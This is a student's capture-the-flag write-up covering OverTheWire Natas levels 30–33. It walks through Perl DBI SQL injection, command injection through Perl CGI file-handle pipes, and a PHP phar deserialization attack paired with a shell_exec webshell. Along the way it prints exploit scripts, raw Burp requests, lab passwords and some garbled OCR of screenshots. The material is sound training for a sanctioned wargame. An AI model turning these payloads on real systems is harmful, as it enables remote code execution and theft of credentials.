

17 July,24

**BYTEWISE FELLOWSHIP CYBERSECURITY**

**BY: SEERAT E MARRYUM**


**NATAS Level 31-34**

**Natas Level 30 → Level 31**

Username: natas31


URL: <http://natas31.natas.labs.overthewire.org>

17 July,24



View sourcecode:

17 July,24



KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x Metasploitable2-Linux x KaliLinux x

1 2 3 4

22:29

/var/www/natas/natas30/index-source.pl

natas30.natas.labs.overthewire.org/index-source.pl 60%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

### /var/www/natas/natas30/index-source.pl

```
#!/usr/bin/perl
use CGI qw(:standard);
use DBI;

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js">
<script>var wechallinfo = { "level": "natas30", "pass": "<censored>" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->

<h1>natas30</h1>
<div id="content">


<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
END

if ('POST' eq request_method && param('username') && param('password')){
my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", {RaiseError' => 1});
my $query="Select * FROM users where username =".$dbh->quote(param('username')). " and password =".$dbh->quote(param('password'))";

my $sth = $dbh->prepare($query);
$sth->execute();
my $ver = $sth->fetch();
if ($ver){
print "win!<br>";
print "here is your result:<br>";
print @$ver;
}
}
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



We have SQL queries here so we can have SQL injection attack here. The marked function in 1<sup>st</sup> figure is vulnerable to SQL injection. Writing python script or it:

Password will have the most common SQL payload

### Python code:

```
import requests
```

17 July,24

```
url = "http://natas30.natas.labs.overthewire.org/index.pl"
sess = requests.Session()
sess.auth = ('natas30', 'WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH')

data = {"username": "natas31", "password": [" or 1",2]}

resp = sess.post(url, data=data)
print(resp.text)
```

### Output:

```
(silentspectre@kali)-[~]
$ python3 natas30.py
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas30", "pass": "WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">


<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y<br>
</div>
</body>
</html>

(silentspectre@kali)-[~]
$
```

17 July,24




### Natas Level 31 → Level 32

Username: natas32

URL: <http://natas32.natas.labs.overthewire.org>

17 July,24

Seeing the sourcecode show us that Perl and CGI is used:



```
#!/usr/bin/perl
use CGI;
$ENV{'TMPDIR'}="/var/www/natas/natas31/tmp/";

print <<END;
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<!-- Bootstrap -->
<link href="bootstrap-3.3.6-dist/css/bootstrap.min.css" rel="stylesheet">
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas31", "pass": "<censored>" };</script>
<script src="sortable.js"></script>
</head>
<script src="bootstrap-3.3.6-dist/js/bootstrap.min.js"></script>

<!-- morla/I0111 -->
<style>
#content {
    width: 800px;
}
.btn-file {
    position: relative;
    overflow: hidden;
}
.btn-file input[type=file] {
    position: absolute;
    top: 0;
    right: 0;
    min-width: 100%;
    min-height: 100%;
    font-size: 100px;
    text-align: right;
    filter: alpha(opacity=0);
    opacity: 0;
    outline: none;
    background: white;
    cursor: inherit;
    display: block;
}
</style>

<h1>natas31</h1>
<div id="content">
END
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



The screenshot shows a Kali Linux virtual machine running in VMware Workstation. A web browser is open to the URL `natas31.natas.labs.overthewire.org/index-s`. The browser's developer tools are open, displaying the source code of the page. The code is a Perl script that handles file uploads and displays them in a table. The table has a class of `sortable table table-hover table-striped`. The script uses `my $cgi = CGI->new;` and `if ($cgi->upload('file'))` to process uploads. It then iterates through the uploaded files and prints their details in a table. The table has a header row with `<th>` and a body with `<tr>` and `<td>` elements. The code also includes a form for uploading files, with a `<input type="file" name="file">` and a `<input type="submit" value="Upload" name="submit" class="btn">`. The code is displayed in a monospaced font, with line numbers 1 through 4 visible on the left side of the browser window. The browser's address bar shows the URL `natas31.natas.labs.overthewire.org/index-s` and the page is zoomed in by 50%. The browser's toolbar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The bottom of the window shows a status bar with the text "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

```
</style>

<h1>natas31</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /\./, $_;
        if ($i==0) { # header
            print "<tr>";
            foreach (@elements) {
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else { # table content
            print "<tr>";
            foreach (@elements) {
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i++;
    }
    print '</table>';
}
else {
    print <<END;


<form action="index.pl" method="post" enctype="multipart/form-data">
  <h2> CSV2HTML</h2>
  <br>
  We all like .csv files.<br>
  But isn't a nicely rendered and sortable table much cooler?<br>
  <br>
  Select file to upload:
  <span class="btn btn-default btn-file">
    Browse <input type="file" name="file">
  </span>
  <input type="submit" value="Upload" name="submit" class="btn">
</form>
END
}

print <<END;
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
END
```

That shows its exploitable for any file. So, using burp suit we perform this attack. We upload any file while intercept is on, upload the file:




17 July,24



We need the form to accept 2 responses: 1: file 2: argv that is plain text taken as string. So, duplicate the highlighted code: change extension of one to be plain and remove **filename=** “test.cv”

17 July,24



Now in line1:

We use post question


%20 -> space

%7C -> |


17 July,24

```
1 POST /index.pl?cat%20/etc/natas_webpass/natas32%20%7C HTTP/1.1
```

Now forward it and we successfully get password for next level:



17 July,24



### Natas Level 32 → Level 33


Username: natas33

URL: <http://natas33.natas.labs.overthewire.org>

It seems similar to natas31:

We view its sourcecode:

17 July,24



The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The browser window displays the source code of a web page at `/var/www/natas/natas32/index-source.pl`. The code is a Perl script that generates an HTML page. It includes a header with a bootstrap link, a content area with a file upload form, and a footer with a copyright notice. The script uses the `CGI` module and the `ENV` variable to handle the file upload. The browser's address bar shows the URL `natas32.natas.labs.overthewire.org/index...` and the page is marked as "Not secure".

```
#!/usr/bin/perl
use CGI;
ENV{'TMPDIR'}="/var/www/natas/natas32/tmp/";

print <<END;
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<html>
<!-- This stuff in the header has nothing to do with the level -->
<!-- Bootstrap -->
<link href="bootstrap-3.3.6-dist/css/bootstrap.min.css" rel="stylesheet">
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.0.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas32", "pass": "<censored>" };</script>
</head>
<script src="bootstrap-3.3.6-dist/js/bootstrap.min.js"></script>


<!--
  morla/10111
  shouts to Netanel Rubin
-->

<style>
#content {
  width: 900px;
}
.btn-file {
  position: relative;
  overflow: hidden;
}
.btn-file input[type=file] {
  position: absolute;
  top: 0;
  right: 0;
  min-width: 100%;
  min-height: 100%;
  font-size: 100px;
  text-align: right;
  filter: alpha(opacity=0);
  opacity: 0;
  outline: none;
  background: white;
  cursor: inherit;
  display: block;
}
</style>

<h1>natas32</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
  my $file = $cgi->param('file');
```

17 July,24



```

<!-- span[opacity=0],
opacity: 0;
outline: none;
background: white;
cursor: inherit;
display: block;
}
</style>

<h1>natas32</h1>
<div id="content">
END

my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /\./, $i;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>". $cgi->escapeHTML($i_). "</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>". $cgi->escapeHTML($i_). "</td>";
            }
            print "</tr>";
        }
        $i++;
    }
    print '</table>';
}
else{
    print <<END;

<form action="index.pl" method="post" enctype="multipart/form-data">
<h2> CSV2HTML</h2>
<br>
We all like .csv files.<br>
But isn't a nicely rendered and sortable table much cooler?<br>
<br>
This time you need to prove that you got code exec. There is a binary in the webroot that you need to execute.
<br><br>
Select file to upload:
<span class="btn btn-default btn-file">
    Browse <input type="file" name="file">
</span>
<input type="submit" value="Upload" name="submit" class="btn">
</form>
END
}

print <<END;
<div id="viewsouce"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
END

```

Source code is almost same but we have to run multiple commands using repeater:

Command to find out the file, and then command to execute it.


Upload file and on burpsuit go to action->send to repeater:

17 July,24

We need the form to accept 2 responses: 1: file 2: argv that is plain text taken as string. So, duplicate the highlighted code: change extension of one to be plain and remove **filename=** “test.csv”

Now in line1:

We use post question:



```
Request
Pretty Raw Hex
1 POST /index.pl?ls%20.%20%7C HTTP/1.1
2 Host: natas32.natas.labs.overthewire.org
3 Content-Length: 402
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXZMbjp0YUxhFcyVklyS3FyYzdhcm9KVkhPWnZrMlJRTWkwQg==
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 Origin: http://natas32.natas.labs.overthewire.org
9 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytSjRU6bZBgA3bSjJ
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://natas32.natas.labs.overthewire.org/
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
15
16 -----WebKitFormBoundarytSjRU6bZBgA3bSjJ
17 Content-Disposition: form-data; name="file";
18 Content-Type: text/plain
19
20 ARGV
21 -----WebKitFormBoundarytSjRU6bZBgA3bSjJ
22 Content-Disposition: form-data; name="file"; filename="test.csv"
23 Content-Type: text/csv
24
25 -----WebKitFormBoundarytSjRU6bZBgA3bSjJ
26 Content-Disposition: form-data; name="submit"
27
28 Upload
```

Send and see the response to find the file:

17 July,24


Response

Pretty Raw Hex Render

```
58 <h1>
    natas32
</h1>
59 <div id="content">
60   <table class="sortable table table-hover table-striped">
      <tr>
        <th>
          ..
61        </th>
      </tr>
      <tr>
        <td>
          bootstrap-3.3.6-dist
62        </td>
      </tr>
      <tr>
        <td>
          getpassword
63        </td>
      </tr>
      <tr>
        <td>
          index-source.html
64        </td>
      </tr>
      <tr>
        <td>
          index.pl
65        </td>
      </tr>
      <tr>
        <td>
          jquery-1.12.2-min.js
```



17 July,24



```
64     </td>
65   </tr>
66   <tr>
67     <td>
68       index.pl
69     </td>
70   </tr>
71   <tr>
72     <td>
73       jquery-1.12.3.min.js
74     </td>
75   </tr>
76   <tr>
77     <td>
78       sortable.js
79     </td>
80   </tr>
81   <tr>
82     <td>
83       tmp
84     </td>
85   </tr>
86 </table>
87 <div id="viewsource">
88   <a href="index-source.html">
89     View sourcecode
90   </a>
91 </div>
92 </div>
93 </body>
94 </html>
```

We successfully found the **getpassword** file.

Now we execute this file and successfully gained the password for next level:

```
1 POST /index.pl?./getpassword%20%7C HTTP/1.1
```

Now send it and see the response:

17 July,24

Response

PrettyRawHexRender

45font-size: 100px;

46text-align: right;

47filter: alpha(opacity=0);

48opacity: 0;

49outline: none;

50background: white;

51cursor: inherit;

52display: block;

53}

54

55</style>

56

57

58<h1>

natasp32

</h1>

59<div id="content">

60<table class="sortable table table-hover table-striped">

<tr>

<th>

2v9nDlbSF7jvawaCncr5Z9kSzkmbaoCJ

</th>

</tr>

</table>

<div id="viewsource">

<a href="index-source.html">

View sourcecode

</a>

</div>


62</div>

63</body>

64</html>

65

17 July,24




### Natas Level 33 → Level 34

Username: natas34

URL: <http://natas34.natas.labs.overthewire.org>

Checking sourcecode:

17 July,24




The screenshot shows a Kali Linux virtual machine running in VMware Workstation. A web browser is open to the source code of `natas33.natas.labs.overthewire.org/index-source.html`. The code is an HTML document with a PHP script embedded in the body. The PHP script is a file upload handler for the 'natas33' level of the OverTheWire Natas game. It includes a class `Executor` with methods for handling file uploads. The code is as follows:

```
<html>
<head>
  <!-- This stuff in the header has nothing to do with the level -->
  <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
  <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
  <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
  <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
  <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
  <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
  <script>var wechallinfo = { "level": "natas33", "pass": "<censored>" };</script></head>
</head>
<body>
  <?php
    // graz XeR, the first to solve it! thanks for the feedback!
    // ~morla
    class Executor{
      private $filename="";
      private $signature='adeafbadbabec0dedabada55ba55d00d';
      private $init=False;

      function __construct(){
        $this->filename=$_POST["filename"];
        if(filesize($_FILES['uploadedfile']['tmp_name']) > 4096) {
          echo "File is too big<br>";
        }
        else {
          if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], "/natas33
/upload/" . $this->filename)) {
            echo "The update has been uploaded to: /natas33/upload/$this->filename<br>";
            echo "Firmware upgrad initialised.<br>";
          }
          else{
            echo "There was an error uploading the file, please try again!<br>";
          }
        }
      }
    }
  }
```

At the bottom of the window, a status bar reads: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

17 July,24



```
function __destruct(){
    // upgrade firmware at the end of this script

    // "The working directory in the script shutdown phase can be different with some SAPIs (
    chdir("/natas33/upload/");
    if(md5_file($this->filename) == $this->signature){
        echo "Congratulations! Running firmware update: $this->filename <br>";
        passthru("php " . $this->filename);
    }
    else{
        echo "Failur! MD5sum mismatch!<br>";
    }
}

?>

<h1>natas33</h1>
<div id="content">
    <h2>Can you get it right?</h2>

    <?php
        session_start();
        if(array_key_exists("filename", $_POST) and array_key_exists("uploadedfile", $_FILES)) {
            new Executor();
        }
    ?>
    <form enctype="multipart/form-data" action="index.php" method="POST">
        <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
        <input type="hidden" name="filename" value="<?php echo session_id(); ?>" />
        Upload Firmware Update:<br/>
        <input name="uploadedfile" type="file" /><br />
        <input type="submit" value="Upload File" />
    </form>

    <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
    </div>
</body>
</html>
```

Create a php file i.e. **shell.php** containing the code:

```
<?php echo shell_exec('cat /etc/natas_webpass/natas34');?>
```

Create another php file i.e. **natas33.php** containing the code, making object of class Executor:

```
<?php
class Executor {
```

17 July,24

```
private $filename = "shell.php";  
private $signature = true;  
private $init = false;  
}  
  
$phar = new Phar('natas.phar');  
$phar->startBuffering();  
$phar->addFromString('test.txt', 'text');  
$phar->setStub('<?php __HALT_COMPILER(); ?>');  
$object = new Executor();  
@$object->data = 'rips';  
$phar->setMetadata($object);  
$phar->stopBuffering();  
?>
```


Create a phar file using this command in terminal:

```
php -d phar.readonly=false natas33.php
```

Using burp suit we upload these files:

Firstly, upload shell.php

17 July,24



Go to HTTP history

we have post request here:

17 July,24

Burp Suite Community Edition v2024.5.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
17	http://natas31.natas.labs.ov...	GET	/			200	2189	HTML		
18	http://natas31.natas.labs.ov...	POST	/index.pl	✓	✓	200	1883	HTML	pl	
19	http://natas32.natas.labs.ov...	GET	/			401	758	HTML		401 Unauth...
20	http://natas32.natas.labs.ov...	GET	/			401	758	HTML		401 Unauth...
21	http://natas32.natas.labs.ov...	GET	/			200	2356	HTML		
23	http://natas32.natas.labs.ov...	GET	/sorttable.js			200	17199	script	js	
24	http://natas32.natas.labs.ov...	GET	/bootstrap-3.3.6-dist/js/bootstrap...			200	37190	script	js	
25	http://natas32.natas.labs.ov...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo...
26	http://natas32.natas.labs.ov...	GET	/index-source.html			200	10055	HTML	html	/var/www/n...
27	http://natas32.natas.labs.ov...	POST	/index.pl	✓		200	1871	HTML	pl	
28	http://natas32.natas.labs.ov...	POST	/index.pl	✓		200	1871	HTML	pl	
29	https://natas33.natas.labs....	GET	/index.pl						pl	
30	http://natas33.natas.labs.o...	GET	/index.pl			401	758	HTML	pl	401 Unauth...
31	https://natas33.natas.labs....	GET	/							
32	http://natas33.natas.labs.o...	GET	/			401	758	HTML		401 Unauth...
33	http://natas33.natas.labs.o...	GET	/			200	1927	HTML		
34	http://natas33.natas.labs.o...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo...
35	http://natas33.natas.labs.o...	POST	/index.php	✓		200	1998	HTML	php	

Request

Pretty Raw Hex

1 POST /index.php HTTP/1.1

Host: natas33.natas.labs.overthewire.org

Content-Length: 482

Cache-Control: max-age=0

Authorization: Basic bmF0YXZMzoydj1uRGxiU0Y3anZhd2FDbmNyNVo5a1N6a21CZW9DSg==

Accept-Language: en-US

Upgrade-Insecure-Requests: 1

Origin:

Response

Pretty Raw Hex

1 HTTP/1.1 200 OK

2 Date: Sat, 20 Jul 2024 18:40:40 GMT

3 Server: Apache/2.4.58 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Vary: Accept-Encoding

8 Content-Length: 1659

9 Keep-Alive: timeout=5, max=100

Inspector

Request attributes 2

Request body parameters 3

Request cookies 1

Request headers 14

Response headers 10

Event log (6) All issues

Memory: 128.1MB

Send it to repeater, remove the highlighted file session id from here and replace it with shell.php and send:



17 July,24

KaliLinux - VMware Workstation

File Edit View VM Tabs Help

Home x Metasploitable2-Linux x KaliLinux x

1 2 3 4

23:43

Burp Suite Community Edition v2024.5.4 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x +

Send Cancel < >

Target: http://natas33.natas.labs.overthewire.org HTTP/1

**Request**

Pretty Raw Hex

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/126.0.6478.57 Safari/537.36

11 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,  
image/avif,image/webp,image/apng,\*/\*;q=0.8,application/s  
igned-exchange;v=b3;q=0.7

12 Referer: http://natas33.natas.labs.overthewire.org/  
Accept-Encoding: gzip, deflate, br

13 Cookie: PHPSESSID=9mc82k8lb1nn5hcb8rcms6qbg7

14 Connection: keep-alive

15

16 -----WebKitFormBoundarykJZM4xyAidDWyUHu

17 Content-Disposition: form-data; name="MAX\_FILE\_SIZE"

18

19 4096

20 -----WebKitFormBoundarykJZM4xyAidDWyUHu

21 Content-Disposition: form-data; name="filename"

22

23 9mc82k8lb1nn5hcb8rcms6qbg7

24 -----WebKitFormBoundarykJZM4xyAidDWyUHu

25 Content-Disposition: form-data; name="uploadedfile";  
filename="shell.php"

26 Content-Type: application/x-php

27

28 <?php echo shell\_exec('cat  
/etc/natas\_webpass/natas34');?>

29

30 -----WebKitFormBoundarykJZM4xyAidDWyUHu--

31

32

**Response**

Inspector

Notes

0 highlights

Ready

Event log (6) All issues

Memory: 128.1MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24

The screenshot displays the Burp Suite Community Edition v2024.5.4 interface within a KaliLinux VM. The target URL is `http://natas33.natas.labs.overthewire.org`. The interface shows a request and response for a file upload.

**Request:**

```
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko)
12 Chrome/126.0.6478.57 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Referer: http://natas33.natas.labs.overthewire.org/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=9mc82k8lb1nn5hcb8rcms6qbg7
17 Connection: keep-alive
18 -----WebKitFormBoundarykJZM4xyAidDWyUHu
19 Content-Disposition: form-data; name="MAX_FILE_SIZE"
20 4096
21 -----WebKitFormBoundarykJZM4xyAidDWyUHu
22 Content-Disposition: form-data; name="filename"
23 shell.php
24 -----WebKitFormBoundarykJZM4xyAidDWyUHu
25 Content-Disposition: form-data; name="uploadedfile";
26 filename="shell.php"
27 Content-Type: application/x-php
28 <?php echo shell_exec('cat
29 /etc/natas_webpass/natas34');?>
30 -----WebKitFormBoundarykJZM4xyAidDWyUHu--
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Date: Sat, 20 Jul 2024 18:44:41 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 1642
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <html>
14 <head>
15 <!-- This stuff in the header has nothing to do
16 with the level -->
17 <link rel="stylesheet" type="text/css" href="
18 http://natas.labs.overthewire.org/css/level.css">
19 <link rel="stylesheet" href="
20 http://natas.labs.overthewire.org/css/jquery-ui.css" />
21 <link rel="stylesheet" href="
22 http://natas.labs.overthewire.org/css/wechall.css" />
23 <script src="
24 http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
25 </script>
26 <script src="
27 http://natas.labs.overthewire.org/js/jquery-ui.js">
```

Now upload the `natas.phar` file, following same procedure as above:

17 July,24

**Burp Suite Community Edition v2024.5.4 - Temporary Project**

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
23	http://natas32.natas.labs.ov...	GET	/sortable.js			200	17199	script	js	
24	http://natas32.natas.labs.ov...	GET	/bootstrap-3.3.6-dist/js/bootstrap...			200	37190	script	js	
25	http://natas32.natas.labs.ov...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo
26	http://natas32.natas.labs.ov...	GET	/index-source.html			200	10055	HTML	html	/var/www/n
27	http://natas32.natas.labs.ov...	POST	/index.pl		✓	200	1871	HTML	pl	
28	http://natas32.natas.labs.ov...	POST	/index.pl		✓	200	1871	HTML	pl	
29	https://natas33.natas.labs....	GET	/index.pl						pl	
30	http://natas33.natas.labs.o...	GET	/index.pl			401	758	HTML	pl	401 Unauth
31	https://natas33.natas.labs....	GET	/							
32	http://natas33.natas.labs.o...	GET	/			401	758	HTML		401 Unauth
33	http://natas33.natas.labs.o...	GET	/			200	1927	HTML		
34	http://natas33.natas.labs.o...	GET	/favicon.ico			404	513	HTML	ico	404 Not Fo
35	http://natas33.natas.labs.o...	POST	/index.php		✓	200	1998	HTML	php	
36	http://natas33.natas.labs.o...	POST	/index.php		✓	200	1998	HTML	php	
39	http://natas.labs.overthwir...	GET	/js/jquery-1.9.1.js			200	268705	script	js	
40	http://natas.labs.overthwir...	GET	/js/wechall-data.js			200	883	script	js	
42	http://natas.labs.overthwir...	GET	/js/jquery-ui.js			200	436168	script	js	
43	http://natas.labs.overthwir...	GET	/js/wechall.js			200	1393	script	js	

**Request**

1 POST /index.php HTTP/1.1

2 Host: natas33.natas.labs.overthwire.org

3 Content-Length: 702

4 Cache-Control: max-age=0

5 Authorization: Basic bmF0YXZMzoydj1uRGxiU0Y3anZhd2FDbmNyNVVo5a1N6a2lCW9DSg==

6 Accept-Language: en-US

7 Upgrade-Insecure-Requests: 1

**Response**

1 HTTP/1.1 200 OK

2 Date: Sat, 20 Jul 2024 18:46:16 GMT

3 Server: Apache/2.4.58 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Vary: Accept-Encoding

8 Content-Length: 1659

**Inspector**

Request attributes 2

Request body parameters 3

Request cookies 1

Request headers 14

Response headers 10

Event log (6) All issues

Memory: 137.6MB

Send it to repeater:

17 July,24

The screenshot displays the Burp Suite Community Edition v2024.5.4 interface within a KaliLinux VM. The main window shows a request to the target `http://natas33.natas.labs.overthewire.org`. The request is a multipart form data upload. The body contains several parts, including a file upload section with the filename `natas.phar`. A token `9mc82k8lb1nn5hcb8rcms6qbg7` is highlighted in the request body. The Inspector panel on the right shows the selected text and its decoded value. The bottom status bar indicates the memory usage is 148.4MB.

```
http://natas33.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=9mc82k8lb1nn5hcb8rcms6qbg7
Connection: keep-alive

-----WebKitFormBoundaryFC2LWn7Liz7
ePHGT
Content-Disposition: form-data; name="MAX_FILE_SIZE"


4096
-----WebKitFormBoundaryFC2LWn7Liz7
ePHGT
Content-Disposition: form-data; name="filename"

9mc82k8lb1nn5hcb8rcms6qbg7
-----WebKitFormBoundaryFC2LWn7Liz7
ePHGT
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
Â0: "Executor": 4: {s: 18: "Executorfi
lename"; s: 9: "shell.php"; s: 19: "Execu
```

change this to `natas.phar` and send this:

17 July,24



Now we go to HTTP history again and send it to repeater but this time we write the command to execute the file:

Replacing session id with command:

**phar://natas.phar/test.txt**

and send this:

17 July,24

The screenshot shows the Burp Suite Community Edition v2024.5.4 interface. The target is set to `http://natas33.natas.labs.overthewire.org`. The interface displays a request and response for a POST method. The request is a multipart/form-data submission with a file named `natas.phar`. The response is a 302 redirect to `http://natas33.natas.labs.overthewire.org/flag`. The selected text in the response is `j407Q7Q5er5XFRCEpmyXJaWCSlrlC3Y`.

**Request:**

```
-----WebKitFormBoundaryFC2LWn7Liz7
ePHGT
Content-Disposition: form-data;
name="MAX_FILE_SIZE"
4096
-----WebKitFormBoundaryFC2LWn7Liz7
ePHGT
Content-Disposition: form-data;
name="filename"
phar://natas.phar/test.txt
-----WebKitFormBoundaryFC2LWn7Liz7
ePHGT
Content-Disposition: form-data;
name="uploadedfile"; filename="
natas.phar"
Content-Type:
application/octet-stream

<?php __HALT_COMPILER(); ?>
Â0: 8: "Executor": 4: {s: 18: "Executorfi
lename"; s: 9: "shell.php"; s: 19: "Execu
torsignature"; b: 1; s: 14: "Executorini
t"; b: 0; s: 4: "data"; s: 4: "rips"; }test.
txtÇS; 'textp%0-YÖ&L' ¢-zjdNE0×;!ñÜæx
'; GBMB
